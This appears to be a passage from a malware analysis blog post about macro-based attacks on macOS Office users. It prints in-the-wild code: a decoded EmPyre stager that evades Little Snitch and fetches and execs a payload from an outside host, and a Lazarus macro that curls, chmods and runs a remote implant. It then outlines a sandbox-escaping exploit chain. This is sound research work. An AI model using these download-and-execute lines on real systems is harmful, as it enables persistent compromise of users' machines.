>>> cmd = "ZFhGcHJ2c2dNQlNJeVBmPSdhdGZNelpPcVZMYmNqJwppbXBv .... "
>>> base64.b64decode(cmd)
...

dXFprvsgMBSIyPf = 'atfMzZOqVLbcj'
import ssl;
import sys, urllib2;
import re, subprocess;

cmd = "ps -ef | grep Little\ Snitch | grep -v grep"
ps = subprocess.Popen(cmd, shell = True, stdout = subprocess.PIPE)
out = ps.stdout.read()
ps.stdout.close()
if re.search("Little Snitch", out):
   sys.exit()

...

a = o.open('https://www.securitychecking.org:443/index.asp').read();
key = 'fff96aed07cb7ea65e7f031bd714607d';

S, j, out = range(256), 0, []
for i in range(256):
   j = (j + S[i] + ord(key[i % len(key)])) % 256
   S[i], S[j] = S[j], S[i]

...

exec(''.join(out))
```

The decoded python code performs four main actions

1. Checks if Little Snitch (a popular 3rd-party macOS firewall) is running (and if so, exits)
2. Downloads 2nd-stage payload from securitychecking[.]org
3. RC4 decrypt this downloaded payload (key: `fff96aed07cb7ea...`)
4. Executes the (now decrypted) payload

…this looks familiar! Why? Turns out this python code belongs to the popular open-source **EmPyre** post-exploitation agent!

Unfortunately we were unable at recover as 2nd-stage payload, as the server at `securitychecking[.]org` was offline at the time of analysis. However, this payload was likely Empyre's 2nd-stage payload which gives an attacker full access over infected system (unless of course the document was sandboxed).

For another example, let's take a closer look that the Lazarus Group's document (from 2019). Again, via the `olevba` tool we can easily extract the embedded macros:


```
$ olevba -c "샘플_기술사업계획서(벤처기업평가용.doc"
 Sub AutoOpen()
...
#If Mac Then
 sur = "https://nzssdm.com/assets/mt.dat"
 ...
 res = system("curl -o " & spath & " " & sur)
 res = system("chmod +x " & spath)
 res = popen(spath, "r")
```

As this macro code is not encoded or obfuscated, it trivial to understand:

2. Sets the (downloaded) file to executable, via `chmod`

3. Executes the (downloaded) file, via `popen`


The file `mt.dat` is a binary implant, that seek to give the APT attackers persistent remote access to the system.



> On recent versions of Microsoft Office (running on a recent version of macOS), the sandbox would likely thwart the implant …for example, preventing it from persisting.
>
> For more information about this attack, and the implant, see:
>
> "**Lazarus APT Targets Mac Users with Poisoned Word Document**"

Advanced Exploitation of Macros

So far we've discussed recent in-the-wild macro-based attacks targeting macOS users. However these attacks were all rather lame. Why? Let's list the ways



1. Whenever these (malicious) documents are opened and alert will shown, indicating they contain embedded macros. In order for these macros to run, the user has manually click the "`Enable Macros`" button. Luckily most users will not, meaning the attacks will be stopped in their tracks.

2. None of the malicious documents were able to escape the application sandbox on a patched system. Meaning, even if the user did enable the macros, the malicious code would be highly restricted by the sandbox and unable to persistently impact the system.

3. Finally, due to quarantine and notarizations checks (found in macOS Catalina) additional payloads may be blocked!

…so the reality is, current attacks are basically useless!

But I wondered, could things be far worse? (spoiler: yes). So without further adieu let's discuss the creation of a full exploit chain that could persistently (and automatically) infect a fully patched macOS system when a malicious Office document was opened!

Specifically we'll show how we were easily able to:


- Automatically execute macros without user approval
- Escape the Microsoft Office sandbox
- Bypass Apple's new notarization requirement

End result? a malicious (unsigned) macOS backdoor persistently installed on the (fully patched) macOS system!


First, I wanted malicious macro code automatically executed when the document was opened …**without** an alert or prompt from the application, requiring explicit user approval.

Luckily, Pieter Ceelen & Stan Hegt had already solved this… albeit in older version of Office for Mac (2011). However a recent CERT vulnerability note revealed that their vulnerability would also (still) work on the latest version of Microsoft Office, if the user (or an administrator) has set the "*Disable all macros without notification*" setting.

As this is the most "secure" setting it may often be set, especially by security conscious users or organizations:



In order to coerce Microsoft Office to automatically execute macros (without a prompt and user approval), the researchers turned to an ancient file format (`sylk`) files and an old macro programming language `XLM` (a predecessor to `VBA`):



As shown in the image above, it's trivial to create a simple proof of concept that spawns calculator (via the `system` and `open` API calls):

